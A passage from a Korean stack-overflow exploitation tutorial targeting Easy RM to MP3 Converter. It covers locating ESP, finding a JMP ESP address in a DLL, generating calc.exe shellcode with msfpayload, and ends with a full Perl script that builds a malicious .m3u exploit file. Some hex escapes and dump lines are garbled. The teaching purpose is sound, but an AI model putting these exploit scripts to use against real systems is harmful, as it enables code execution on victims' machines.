26. 공격자가 EIP 를 통제할 수 있게 되면 공격자의 궁극적인 의도를 실행할 셸코드를 가진 곳을 EIP 가 가리키도록 해야 한다. 그렇다면 어디에 셸코드를 넣고, 어떻게 EIP 가 점프하게 할 수 있을까?

27. 공격 대상이 되는 프로그래에서 충돌이 발생할 때 레지스터들을 살펴보고 덤프를 해보자. 만약 우리가 입력한 버퍼 데이터를 레지스터 중 하나에서 볼 수 있다면 셸코드로 그것을 대체할 수 있으며, 또한 그 위치로 점프도 가능하다. 앞에서 우리는 ESP 에 'C' 문자 값이 들어가 있는 것을 확인했는데, 이번에는 'C' 문자 대신에 셸코드를 넣어 EIP 가 ESP 주소로 가도록 해보자.

28. 비록 ESP 에 'C' 문자가 들어가 있었지만, ESP 가 가리키는 첫 번째 번지(그림 15 에서 ESP : 0x00ff730)가 우리의 목표 번지라는 것을 확신할 수는 없다. test.pl 스크립트를 조금 수정하여 테스트 해보자. 앞서 사용한 'C' 대신에 144 개의 문자를 사용해 보겠다.

```
my $file = "crash25000_EIP_BBBB.m3u";
my $junk = "\x41" x 26072;
my $eip = "BBBB";
my $shellcode =
"1ABCDEFHGIJK2ABCDEFHGIJK3ABCDEFHGIJK4ABCDEFHGIJK".
"5ABCDEFHGIJK6ABCDEFHGIJK".
"7ABCDEFHGIJK8ABCDEFHGIJK".
"9ABCDEFHGIJKAABCDEFHGIJK".
"BABCDEFHGIJKCABCDEFHGIJK";
open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;close($FILE);
print "m3u File Created Successfully \n";
```

그림 17. ESP 를 찾기 위해 소스 변경

29. 어플리케이션에서 충돌이 발생할 때 ESP 위치의 메모리를 덤프해 보자.

```

Pid 1544 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Command
ModLoad: 77b40000 77b62000 C:\WINDOWS\system32\appHelp.dll
ModLoad: 76fd0000 7704f000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76980000 76988000 C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 76990000 769b5000 C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000 C:\WINDOWS\system32\ATL.DLL
ModLoad: 02f70000 03235000 C:\WINDOWS\system32\xpsp2res.dll
(608.490): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91003d edx=00000001 esi=77c5fce0 edi=0000666c
eip=42424242 esp=000ff730 ebp=00384050 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
42424242 ??
0:000> d esp
0:000> d esp
000ff730 44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47 DEFGHIJ2ABCDEF
000ff740 48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b HIJK3ABDEFGHIJK
000ff750 34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43 ABCDEFHIJK5ABC
000ff760 44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47 DEFGHIJK6ABCDEF
000ff770 48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b HIJK7ABCDEFHIJK
000ff780 38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43 8ABCDEFHIJK9ABC
000ff790 44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47 DEFGHIJKAABCDEF
000ff7a0 48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b HIJKBABCDEFHIJK
0:000> d
000ff7b0 43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41 CABCDEFHGIJK AAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

그림 18. 임의로 입력한 문자를 통해 ESP 위치를 찾는다.

30. 여기서 흥미로운 점 2 가지를 확인할 수 있다.

첫째, ESP는 \$shellcode에 사용된 문자들 중 5번째에서 시작한다. 이에 대한 이유는

<http://www.corelan.be:8800/index.php/forum/writingexploits/question-about-esp-in-tutorial-pt1>

문서를 참고하길 바란다.

둘째, 패턴 문자열 다음에 A 값들이 있는 것을 볼 수 있다. 이 A 들은 대부분 버퍼의 첫 부분에 속하며, 그래서 우리는 RET 를 덮어 쓰기 전에 우리의 쉘코드를 버퍼의 첫 부분에 넣을 수도 있다.

31. 먼저 패턴 문자열 앞에 4 개의 문자열을 추가하고 다시 테스트를 해보자. 만약 우리의 의도대로라면 ESP 는 이제 우리가 제공한 패턴의 시작 부분을 가리킬 것이다.

```

Command
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 769c0000 76a74000 C:\WINDOWS\system32\USERENV.dll
ModLoad: 7e1e0000 7e282000 C:\WINDOWS\system32\urlmon.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\wssock.dll
ModLoad: 76f20000 76f47000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\system32\wshtcpip.dll
ModLoad: 77b40000 77b62000 C:\WINDOWS\system32\apphelp.dll
ModLoad: 76fd0000 7704f000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76980000 76988000 C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 76990000 769b5000 C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000 C:\WINDOWS\system32\ATL.DLL
(310.1dc): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91003d edx=00000040 esi=77c5fce0 edi=0000066
eip=42424242 esp=000ff730 ebp=00384050 iopl=0         nv up ei pl zr na pe oc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0000002
42424242 ??             ???
0:000> d esp
000ff730 31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43 1ABCDEF...
000ff740 44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47 DEFGHIJK3AB...
000ff750 48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b DEFGHIJK3AB...
000ff760 35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43 5ABCDEF...
000ff770 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7AB...
000ff780 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8AB...
000ff790 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEF...
000ff7a0 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHTIKR...

```

그림 19. 정확히 우리가 지정한 패턴의 시작 부분을 가리키는 ESP

32. 이제 우리는 다음과 같은 결과를 가지게 되었다.

- 1) EIP 에 대한 통제권
- 2) 원하는 코드를 쓸 수 있는 공간
- 3) 0x000ff730 에서 시작하는 우리의 코드를 직접 가리키는 레지스터

33. 다음 단계로 아래와 같은 요소들이 필요하다.

- 1) 공격용 쉘코드 (공격자의 진짜 의도를 달성하는 코드)
- 2) EIP 가 쉘코드의 시작 주소로 점프하도록 하는 코드 (0x000ff730 으로 EIP 를 덮어쓰)

34. 그럼 이제 간단한 테스트를 해보자. 먼저 26,071 개의 A 를 입력하고, 000ff730 으로 EIP 를 덮어쓰며, 그런 다음 25 개의 NOP 를 입력하고 브레이크, 마지막으로 추가적으로 NOP 를 입력한다. 만약 모든 것이

정상이라면 EIP 는 NOP 를 가지는 0x000ff730 으로 점프할 것이다. 그리고 나서, 해당 코드는 브레이크까지 이동하게 된다.

```
my $file = "crash25000_jump.m3u";
my $junk = "Wx41" x 26072;
my $eip = pack('V', 0x000ff730);
my $shellcode = "Wx90" x 25; # 0x90 = NOP
$shellcode = $shellcode."Wxcc"; # 0xcc = Break
$shellcode = $shellcode."Wx90" x 25;
open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created Successfully Wn";
```

그림 20. 테스트를 위해 수정된 스크립트

35. 우리는 어플리케이션에 충돌이 발생한 다음 access violation 이 아닌 break 발생을 의도했다. EIP 를 보면 의도대로 0x000ff730 을 가리키고, ESP 또한 그렇다. 하지만 ESP 를 덤프해 보면 우리의 예상과 어긋났다는 것을 확인할 수 있다.




그림 21. 우리의 의도와 다른 결과를 출력하는 디버거

36. 여기서 얻은 교훈은 바로 '특정 메모리 주소로 직접 점프하는 것'이 좋은 솔루션이 아니라는 것이다. 0x000ff730 은 null 바이트를 가지고 있으며, 이는 흔히 말하는 종단 문자이기 때문에 원하는 지점까지 프로그램을 도달하게 하지 못해 공격에 실패하게 한다.

37. 결론적으로, 앞서 의도한 것처럼 0x000ff730 과 같이 직접적인 메모리로 EIP 를 덮어쓸 수는 없다. 대신에, **어플리케이션이 우리가 제작한 코드로 점프하게 만들도록 하는 방법**이 있다. 이상적으로 우리는 레지스터(혹은 레지스터에 대한 offset)을 참조할 수 있어야 하며(현재의 경우 ESP), 그 레지스터로 점프하는 함수를 찾아야 한다. 그런 다음, 우리는 그 함수의 주소로 EIP 를 덮어쓸 수 있을 것이다.

38. 우리는 ESP 가 가리키는 곳에 정확히 우리의 셸코드를 삽입할 수 있었다. (엄밀히 말하자면, ESP 가 셸코드의 시작 부분을 직접적으로 가리키게 했다.) ESP 의 주소로 EIP 를 덮어쓰는 이유는 프로그램이 ESP 로 점프해 셸코드를 실행하기를 원하기 때문이다.

39. ESP 로 점프하는 것은 윈도우 어플리케이션에선 아주 흔한 일이다. 사실 **윈도우 어플리케이션은 자체적으로 명령어 코드를 가지는 하나 이상의 dll 을 가져와 사용한다.** 그리고 이 dll 에 의해 사용되는 주소들은 정적이다.

40. 만약 우리가 ESP 로 점프하는 명령을 가진 dll 을 발견할 수 있다면, 그리하여 우리가 해당 dll 에 있는 그 명령의 주소로 EIP 를 덮어쓸 수 있다면 셸코드 실행이라는 소기의 목적을 달성할 수 있을까?

41. 먼저 우리는 'JMP ESP'의 opcode 가 무엇인지 이해할 필요가 있다. 이를 확인하기 위해 먼저 Easy RM to MP3 를 실행하고, Windbg 로 attach 해보자.




그림 22. 대상 프로그램으로 디버거를 attach 시킨다.

42. 프로세스를 선택하고 OK 를 누르면 해당 어플리케이션에 의해 로딩된 모든 dll 들을 보여준다. 또한 프로세스에 디버거를 attach 하자마자 어플리케이션이 break 된다. 여기까지 완료된 후 Windbg 명령 라인에서 a(assembly) 명령을 입력하고, 그 다음으로 'JMP ESP'를 입력해 본다.




그림 23. attach 후 해당 명령 수행

43. 다시 엔터 키를 누르고, 'JMP ESP'를 입력하기 전에 보았던 주소와 함께 u를 입력해 본다. 결과적으로 아래와 같이 7x93120c 옆에 ffe4 를 볼 수 있는데, 이것은 'JMP ESP'의 opcode 이다. 이제 우리는 로딩된 dll 들 중 하나에서 이 opcode 를 찾을 필요가 있다. WinDbg 창의 윗 부분에서 Easy RM to MP3 에 속하는 dll 을 나타내는 라인들을 찾는다.

44. OS 에 속하는 dll 을 사용할 때 주의해야 할 점은, OS 별로 exploit 이 상이하게 작동한다는 점이다. 그래서 우리는 현재 사용하고 있는 OS 에 맞는 dll 영역을 찾아야 한다. Easy RM to Mp3 dll 들의 영역을 하나씩 확인해 보자. 다음과 같은 명령을 입력하면 된다.

s 01b7000(시작) l(L) 01be1000(끝) ff e4

45. 처음 attach 를 했을 때 로딩되는 dll 중 Easy RM to MP3 Converter 와 관련된 파일들을 찾아보자. 우리는 이 dll 안에서 'JMP ESP' 명령을 찾을 것이다.




그림 24. JMP ESP 명령을 찾을 dll 을 추려낸다

46. 그림 24 에서 찾은 dll 을 하나씩 확인하면서 우리가 원하는 opcode 가 있는지 찾아보자. (중간 과정은 생략하고 MSRMCCodec00.dll 에서 찾은 결과를 가지고 진행하겠다.)




그림 25. dll 에서 원하는 opcode 를 발견

47. 우리가 활용할 주소를 선택할 때 null 바이트가 들어가 있지 않은 주소가 필요하다. 앞서도 말했지만 null 바이트는 종단 문자열이기 때문에 null 바이트 이후의 코드는 쓸모 없는 것이 되기 때문이다.

48. 디버거를 이용하지 않고 findjmp 프로그램을 이용하면 우리가 원하는 opcode 를 쉽게 찾을 수 있다. 사용법은 'findjmp dll 파일 레지스터'와 같으며 다음은 그 예이다. Easy RM to MP3 Converter 의 MSRMCodec02.dll 에서 JMP ESP 를 찾아보면 다음과 같다.




그림 26. findjmp 도구를 이용해 JMP ESP 검색

49. 앞에서 JMP ESP 주소가 null 바이트를 가지고 있으면 안 된다고 언급했다. 하지만 어떤 경우에는 null 바이트로 시작하는 주소를 사용해도 괜찮을 때가 있다. little endian 방식으로 인하여 만약 해당 주소가

null 바이트로 시작하더라도 EIP 레지스터에서는 마지막 바이트가 될 수도 있다. (ex) 00 11 22 33 -> 33 22 11 00)

50. 만약 EIP 를 덮어 쓴 후 특정 payload 를 보내지 않는다면 (그래서 만약 셸코드가 EIP 가 덮어 써지기 전에 삽입되면, 그것은 레지스터를 통해 접근이 가능하다) 이것은 제대로 작동할 것이다. 여기서는 셸코드를 정상적으로 작동시키기 위해 EIP 를 덮어쓴 후 페이로드를 사용할 것이다. 그러므로 그 주소는 null 바이트를 가지고 있어서는 안 된다.

51. 우리는 그림 26 에서 나온 결과를 가지고 주소를 결정할 것이다. 목록 중에서 0x01bbf23a 를 사용해 보자. 우선 이 주소가 'JMP ESP'를 가지고 있는지 먼저 확인해보자.

The image contains two screenshots of the WinDbg interface. The top screenshot shows a memory dump for PID 604. The address 01c2b22a is highlighted in red, and its value is ff e4 07 07. The bottom screenshot shows the disassembly of the instruction at address 01bbf23a. The instruction is 'jmp esp', which is also highlighted in red.

그림 27. JMP ESP 가 있는 부분을 찾는다.

52. 만약 EIP 를 0x01bbf23a 로 덮어쓸 경우 JMP ESP 가 실행될 것이다. ESP 는 셸코드를 가지고 있어 우리의 목적을 달성케 하는 exploit 을 가지게 된다. 'NOP & break' 셸코드로 테스트를 해보자.

그림 28. EIP 가 정상적으로 ESP 로 이동한 후 브레이크가 작동했다.

53. 어플리케이션은 0x000ff745 에서 break 하는데, 이는 첫 번째 break 의 위치이다. 결론적으로 'JMP ESP'가 제대로 작동함이 밝혀졌다. 이제 우리가 해야 할 일은 실제 셸코드를 넣어 exploit 을 완성하는 것이다.

54. Metasploit 은 셸코드를 만드는데 도움이 되는 페이로드 생성기를 가지고 있다. 또한 페이로드는 다양한 옵션을 가지고 있는데, 경우에 따라 그 크기가 조정될 수도 있다. 넉넉하지 못한 버퍼 공간 때문에 크기에 제한이 있다면 다단계 셸코드나 해당 OS 용 32 바이트 cmd.exe 셸코드가 필요할 것이다. 또한 셸코드를 작은 'egg'로 쪼개서 실행 전에 다시 모으는 'egg-hunting' 기술을 사용할 수도 있다.

55. 먼저 계산기 프로그램을 실행하도록 하는 exploit 을 만들기로 하고, 이에 해당하는 셸코드를 Metasploit 을 이용해 만들어 보자. metasploit 에 내장된 msfpayload 를 이용해 페이로드를 생성한다. 자세한 내용은 Metasploit 프로젝트를 참고하길 바란다.

```
root@bt:/opt/metasploit-4.1.4/msf3# msfpayload windows/exec CMD=calc.exe C
/*
 * windows/exec - 200 bytes
 * http://www.metasploit.com
 * VERBOSE=false, EXITFUNC=process, CMD=calc.exe
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x01\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
"\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
"\x2e\x65\x78\x65\x00";
```

그림 29. msfpayload 로 셸코드 생성

56. 이제 만들어진 셸코드를 아래와 같이 스크립트에 삽입한다.

```

my $file = "vuln.m3u";
my $junk = "\x41" x 26072;
my $eip = pack('V', 0x01bbf23a);

my $shellcode = "\x90" x 25; # 0x90 = NOP

$shellcode
=
$shellcode."WxdbWxc0Wx31Wxc9WxbfWx7cWx16Wx70WxccWxd9Wx74Wx24Wxf4Wxb1" .
"Wx1eWx58Wx31Wx78Wx18Wx83Wxe8WxfcWx03Wx78Wx68Wxf4Wx85Wx30" .
"Wx78WxbcWx65Wxc9Wx78Wxb6Wx23Wxf5Wxf3Wxb4WxaeWx7dWx02Wxaa" .
"Wx3aWx32Wx1cWxbfWx62WxedWx1dWx54Wxd5Wx66Wx29Wx21Wxe7Wx96" .
"Wx60Wxf5Wx71WxcaWx06Wx35Wxf5Wx14Wxc7Wx7cWxfbWx1bWx05Wx6b" .
"Wxf0Wx27WxddWx48WxfdWx22Wx38Wx1bWxa2Wxe8Wxc3Wxf7Wx3bWx7a" .
"WxcfWx4cWx4fWx23Wxd3Wx53Wxa4Wx57Wxf7Wxd8Wx3bWx83Wx8eWx83" .
"Wx1fWx57Wx53Wx64Wx51Wxa1Wx33WxcdWxf5Wxc6Wxf5Wxc1Wx7eWx98" .
"Wxf5WxaaWxf1Wx05Wxa8Wx26Wx99Wx3dWx3bWxc0Wxd9WxfeWx51Wx61" .
"Wxb6Wx0eWx2fWx85Wx19Wx87Wxb7Wx78Wx2fWx59Wx90Wx7bWxd7Wx05" .
"Wx7fWxe8Wx7bWxca";

open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;

close($FILE);
print "m3u File Created Successfully \n";

```

그림 30. 취약점을 이용해 계산기를 실행하는 스크립트

57. 그림 30 에서 만들어 진 스크립트를 통해 프로그램을 수행한 결과, 우리가 의도했던 계산기가 실행이 되는 것을 확인할 수 있다.




그림 31. 취약점을 이용해 계산기 실행

이번 문서를 통해 우리는 기본적인 스택 기반 오버플로우에 대해 학습했다. 이 내용을 완벽히 숙지하지 못하면 다음 단계의 문서를 이해하는데 어려움이 있을 수 있다. 그러므로, 기본적인 원리를 확실히 이해하고 다음 단계로 넘어갈 것을 권장한다.